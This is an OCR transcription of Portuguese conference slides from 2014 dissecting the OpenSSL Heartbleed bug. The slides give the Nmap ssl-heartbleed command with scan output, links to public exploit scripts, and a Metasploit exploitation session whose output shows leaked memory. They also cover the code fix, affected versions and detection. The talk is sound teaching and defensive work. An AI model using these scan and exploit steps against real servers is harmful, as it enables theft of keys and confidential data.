
- Vulnerabilidade Crítica na biblioteca OpenSSL
  - Extensão Hertbeat (RFC6520)
  - Buffer Over-Read (CWE-126)
    - Common Weakness Enumeration
    - Dicionário de Tipos de fragilidades (weakness) de softwares
    - **http://cwe.mitre.org/data/definitions/126.html**

Dissecando o HeartBleed

Como verificar essa vulnerabilidade?

GTER GTS .br

Sites preparados exclusivamente para realizar testes...





Dissecando o HeartBleed

Como verificar essa vulnerabilidade?

GTER GTS .br

Sites preparados exclusivamente para realizar testes...





Dissecando o HeartBleed

Como verificar essa vulnerabilidade?

Verificação via Nmap...

(ssl-heartbleed.nse)

http://nmap.org/svn/scripts/ssl-heartbleed.nse

Sintaxe: **# nmap -sV --script=ssl-heartbleed <alvo>**

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~#
root@kali:~# nmap -sV --script=ssl-heartbleed 192.168.1.81

Starting Nmap 6.46 ( http://nmap.org ) at 2014-05-02 14:15 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for kali.BigPond (192.168.1.81)
Host is up (0.0000070s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Debian))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Debian))
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended t
o be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     Description:
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allow
s for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential inform
ation as well as the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://cvedetails.com/cve/2014-0160/

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
root@kali:~#
```


Dissecando o HeartBleed

Como explorar essa vulnerabilidade?

Exploits / scripts / ferramenta de testes/ataques que...

- Simulem um cliente (conexão SSL)
- Enviem requisições (**`Heartbeat Request's`**) contendo:
  - Pequenas strings (1 byte, por exemplo)
  - Informação de tamanho = 64Kb

- Exemplos de scripts em Python:
  - **`https://github.com/Lekensteyn/pacemaker`**
  - **`https://gist.github.com/takeshixx/10107280`**
  - **`https://gist.github.com/dyatlov/10192468`**
- Script para exploração via OpenVas (scanner de vulnerabilidade):
  - **`https://gist.github.com/RealRancor/10140249`**



Dissecando o HeartBleed

Como explorar essa vulnerabilidade?

Exemplo de exploração via Metasploit...

(openssl_heratbleed.rb)

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

```
THREADS => 24
msf auxiliary(openssl_heartbleed) > set ShowProgress 1
ShowProgress => 1
msf auxiliary(openssl_heartbleed) > set TLSVERSION 1.0
TLSVERSION => 1.0
msf auxiliary(openssl_heartbleed) > set TCP::max_send_size 0
TCP::max_send_size => 0
msf auxiliary(openssl_heartbleed) > set ShowProgressPercent 10
ShowProgressPercent => 10
msf auxiliary(openssl_heartbleed) > set STARTTLS None
STARTTLS => None
msf auxiliary(openssl_heartbleed) > set RHOSTS [redacted]
RHOSTS => [redacted]
msf auxiliary(openssl_heartbleed) > run -j
[*] Auxiliary module running as background job
[*] [redacted] - Sending Client Hello...
[*] [redacted] - Sending Heartbeat...
[*] [redacted] - Heartbeat response, checking if there is data leaked...
[+] [redacted] - Heartbeat response with leak
[*] [redacted] - Printable info leaked: @SDWdy8-j$[lUf"!98532ED/A
[*] Scanned 1 of 1 hosts (100% complete)
msf auxiliary(openssl_heartbleed) >
```

Dissecando o HeartBleed

Corrigindo... (fazendo a validação da entrada)

Antes:


```
/* Leitura do tipo e tamanho da carga (payload) */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

Depois (fix aplicado):

```
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* Se tamanho diferente retorne zero */
pl = p;
```

Construção da Resposta (HeartBeat Response):

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```



Dissecando o HeartBleed

Versões do OpenSSL Afetadas

https://www.openssl.org/source/

Todas as versões 1.0.1 (e 1.0.2-beta) até a descoberta

- 1.0.1a (19/04/2012)
- 1.0.1b (26/04/2012)
- 1.0.1c (10/05/2012)
- 1.0.1d (05/02/2013)
- 1.0.1e (11/02/2013)
- 1.0.1f (06/01/2014)

- Versões corrigidas a partir de: 1.0.1g e 1.0.0.2-beta2

Alternativa: Recompilar o código-fonte com o parâmetro `-DOPENSSL_NO_HEARTBEATS`

Dissecando o HeartBleed
Serviços/Aplicativos Afetados


Todos que usam/usavam OpenSSL (versões afetadas)

- Sites com HTTPS (evidentemente)
- ... e mais...
- FTPS
- SSH / SCP
- TELNETS
- SMTPS
- POP3S
- IMAPS
- OpenVPN
- SIPS / SRTP

Dissecando o HeartBleed
Últimas notícias


O que mais surgiu depois do alerta?

- Chromebleed / Foxbleed
  - Extensões Chrome / Firefox (verificam se o site visitado é vulnerável)
- Regras Snort para detecção de sondagens
  - `http://blog.fox-it.com/2014/04/08/openssl-heartbleed-bug-live-blog/`
- "Honeypots Hearthbleed"
  - Falso-positivos propositais a consultas



Dissecando o HeartBleed

Como andam as coisas (mais de um mês depois)?



- Pesquisa feita por Robert Graham (somente em sites HTTPS)
  - Total pesquisado = 22 milhões de sites (que usam SSL)
  - 318.239 permanecem vulneráveis
  - Alguns simplesmente desabilitaram o heartbeat

GTER
GTS
.br

Dissecando o Heartbleed

ETHICAL HACKER ACADEMY

Slides desta palestra
e notícias sobre Segurança da Informação

www.ricardokleber.com/palestras

ricardokleber@ricardokleber.com

@ ricardokleber

15 de Maio de 2014